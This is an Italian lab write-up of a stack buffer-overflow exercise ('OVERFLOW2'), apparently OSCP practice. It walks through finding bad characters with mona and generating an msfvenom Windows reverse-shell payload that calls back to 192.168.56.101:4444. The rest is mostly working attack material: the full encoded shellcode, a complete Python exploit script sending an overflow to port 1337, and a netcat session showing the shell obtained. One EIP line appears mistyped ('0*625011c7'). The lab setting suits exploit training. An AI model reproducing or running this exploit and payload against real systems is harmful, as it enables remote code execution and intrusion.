
```
!mona bytearray -b '\x00'
```



Facciamo un controllo iterativo per ulteriori “falsi positivi” tra i badchars indicati partendo da char x23.



char x24 non appare elencato, era un carattere valido. La vera lista di badchars è: \x00\x23\x3c\x3d\x83\x84\xba\xbb. Creiamo exploit con msfvenom.



```

(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.101 LPORT=4444 EXITFUNC=thread -b '\x00\x23\x3c\x3d\x83\x84\xba\xbb' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0x83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0x23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=17, char=0x83)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive failed with Encoding failed due to a bad character (index=1, char=0xbb)
Attempting to encode payload with 1 iterations of x86/xor_dynamic
x86/xor_dynamic failed with Encoding failed due to a nil character
Attempting to encode payload with 1 iterations of x86/xor_poly
x86/xor_poly succeeded with size 372 (iteration=0)
x86/xor_poly chosen with final size 372
Payload size: 372 bytes
Final size of python file: 1840 bytes
buf = b""
buf += b"\x52\x57\x50\x56\xda\xd1\xd9\x74\x24\xf4\x5f\x50"
buf += b"\x58\x90\x29\xf6\x56\x5e\x57\x5f\x81\xee\xaf\xff"
buf += b"\xff\xff\xb8\x34\x35\xa9\x3a\x31\x47\x2c\x47\x47"
buf += b"\x47\x47\x56\x5e\xff\xce\x75\xf3\x5e\x58\x5f\x5a"
buf += b"\xc8\xdd\x2b\x3a\x34\x35\xc9\xb3\xd1\x04\x69\x5e"
buf += b"\xbf\x65\x99\xb1\x66\x39\x22\x68\x20\xbe\xdb\x12"
buf += b"\x3b\x82\xe3\x1c\x05\xca\x05\x06\x55\x49\xab\x16"
buf += b"\x14\xf4\x66\x37\x35\xf2\x4b\xc8\x66\x62\x22\x68"
buf += b"\x24\xbe\xe3\x06\xbf\x79\xb8\x42\xd7\x7d\xa8\xeb"
buf += b"\x65\xbe\xf0\x1a\x35\xe6\x22\x73\x2c\xd6\x93\x73"
buf += b"\xbf\x01\x22\x3b\xe2\x04\x56\x96\xf5\xfa\xa4\x3b"
buf += b"\xf3\x0d\x49\x4f\xc2\x36\xd4\xc2\x0f\x48\x8d\x4f"
buf += b"\xd0\xd6\xd2\x62\x10\x34\x7a\x5c\xbf\x39\xe2\xb1"
buf += b"\x6c\x29\xa8\xe9\xbf\x31\x22\x3b\xe4\xbc\xed\x1e"
buf += b"\x10\x6e\xf2\x5b\x6d\x6f\xf8\xc5\xd4\x6a\xf6\x60"
buf += b"\xbf\x27\x42\xb7\x69\x5d\x9a\x08\x34\x35\xc1\x4d"
buf += b"\x47\x07\xf6\x6e\x5c\x79\xde\x1c\x33\xca\x7c\x82"
buf += b"\xa4\x34\xa9\x3a\x1d\xf1\xfd\x6a\x5c\x1c\x29\x51"
buf += b"\x34\xca\x7c\x6a\x64\x65\xf9\x7a\x64\x75\xf9\x52"
buf += b"\xde\x3a\x76\xda\xcb\xe0\x3e\x50\x31\x5d\x69\x92"
buf += b"\x0c\x50\xc1\x38\x34\x24\xf5\xb3\xd2\x5f\xb9\x6c"
buf += b"\x63\x5d\x30\x9f\x40\x54\x56\xef\xb1\xf5\xdd\x36"
buf += b"\xcb\x7b\xa1\x4f\xd8\x5d\x59\x8f\x96\x63\x56\xef"
buf += b"\x5c\x56\xc4\x5e\x34\xbc\x4a\x6d\x63\x62\x98\xcc"
buf += b"\x5e\x27\xf0\x6c\xd6\xc8\xcf\xfd\x70\x11\x95\x3b"
buf += b"\x35\xb8\xed\x1e\x24\xf3\xa9\x7e\x60\x65\xff\x6c"
buf += b"\x62\x73\xff\x74\x62\x63\xfa\x6c\x5c\x4c\x65\x05"
buf += b"\xb2\xca\x7c\xb3\xd4\x7b\xff\x7c\xcb\x05\xc1\x32"
buf += b"\xb3\x28\xc9\xc5\xe1\x8e\x49\x27\x1e\x3f\xc1\x9c"
buf += b"\xa1\x88\x34\xc5\xe1\x09\xaf\x46\x3e\xb5\x52\xda"
buf += b"\x41\x30\x12\x7d\x27\x47\xc6\x50\x34\x66\x56\xef"

```

```

GNU nano 8.7.1
import socket
import struct

ip = "192.168.56.105"
port = 1337
timeout = 5

padding = b"A"*634
eip = struct.pack('<I', 0*625011c7)
nops = b"\x90"*32

buf = b""
buf += b"\x52\x57\x50\x56\xda\xd1\xd9\x74\x24\xf4\x5f\x50"
buf += b"\x58\x90\x29\xf6\x56\x5e\x57\x5f\x81\xee\xaf\xff"
buf += b"\xff\xff\xb8\x34\x35\xa9\x3a\x31\x47\x2c\x47\x47"
buf += b"\x47\x47\x56\x5e\xff\xce\x75\xf3\x5e\x58\x5f\x5a"
buf += b"\xc8\xdd\x2b\x3a\x34\x35\xc9\xb3\xd1\x04\x69\x5e"
buf += b"\xbf\x65\x99\xb1\x66\x39\x22\x68\x20\xbe\xdb\x12"
buf += b"\x3b\x82\xe3\x1c\x05\xca\x05\x06\x55\x49\xab\x16"
buf += b"\x14\xf4\x66\x37\x35\xf2\x4b\xc8\x66\x62\x22\x68"
buf += b"\x24\xbe\xe3\x06\xbf\x79\xb8\x42\xd7\x7d\xa8\xeb"
buf += b"\x65\xbe\xf0\x1a\x35\xe6\x22\x73\x2c\xd6\x93\x73"
buf += b"\xbf\x01\x22\x3b\xe2\x04\x56\x96\xf5\xfa\xa4\x3b"
buf += b"\xf3\x0d\x49\x4f\xc2\x36\xd4\xc2\x0f\x48\x8d\x4f"
buf += b"\xd0\xd6\xd2\x62\x10\x34\x7a\x5c\xbf\x39\xe2\xb1"
buf += b"\x6c\x29\xa8\xe9\xbf\x31\x22\x3b\xe4\xbc\xed\x1e"
buf += b"\x10\x6e\xf2\x5b\x6d\x6f\xf8\xc5\xd4\x6a\xf6\x60"
buf += b"\xbf\x27\x42\xb7\x69\x5d\x9a\x08\x34\x35\xc1\x4d"
buf += b"\x47\x07\xf6\x6e\x5c\x79\xde\x1c\x33\xca\x7c\x82"
buf += b"\xa4\x34\xa9\x3a\x1d\xf1\xfd\x6a\x5c\x1c\x29\x51"
buf += b"\x34\xca\x7c\x6a\x64\x65\xf9\x7a\x64\x75\xf9\x52"
buf += b"\xde\x3a\x76\xda\xcb\xe0\x3e\x50\x31\x5d\x69\x92"
buf += b"\x0c\x50\xc1\x38\x34\x24\xf5\xb3\xd2\x5f\xb9\x6c"
buf += b"\x63\x5d\x30\x9f\x40\x54\x56\xef\xb1\xf5\xdd\x36"
buf += b"\xcb\x7b\xa1\x4f\xd8\x5d\x59\x8f\x96\x63\x56\xef"
buf += b"\x5c\x56\xc4\x5e\x34\xbc\x4a\x6d\x63\x62\x98\xcc"
buf += b"\x5e\x27\xf0\x6c\xd6\xc8\xcf\xfd\x70\x11\x95\x3b"
buf += b"\x35\xb8\xed\x1e\x24\xf3\xa9\x7e\x60\x65\xff\x6c"
buf += b"\x62\x73\xff\x74\x62\x63\xfa\x6c\x5c\x4c\x65\x05"
buf += b"\xb2\xca\x7c\xb3\xd4\x7b\xff\x7c\xcb\x05\xc1\x32"
buf += b"\xb3\x28\xc9\xc5\xe1\x8e\x49\x27\x1e\x3f\xc1\x9c"
buf += b"\xa1\x88\x34\xc5\xe1\x09\xaf\x46\x3e\xb5\x52\xda"
buf += b"\x41\x30\x12\x7d\x27\x47\xc6\x50\x34\x66\x56\xef"

payload = padding + eip + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()

```

OF2_exploit.py *

```
(kali㉿kali)-[~]  
$ python OF2_exploit.py  
Traceback (most recent call last):  
  File "/home/kali/OF2_exploit.py", line 52, in <module>  
    s.recv(1024)  
    ~~~~~  
    ^^^^^  
TimeoutError: timed out  
  
(kali㉿kali)-[~]  
$
```

```
(kali㉿kali)-[~]  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.105] 49456  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\user\Desktop\oscp>whoami  
whoami  
desktop-9k1o4bt\user  
  
C:\Users\user\Desktop\oscp>
```

Otteniamo la reverse shell!!!!

Abbiamo così completato l'obiettivo dell'esercizio OVERFLOW2.

Unica differenza nello shellcode/exploit era che il listening port è stato impostato come '4444' per il resto è praticamente identico a quello precedente con badchars diversi.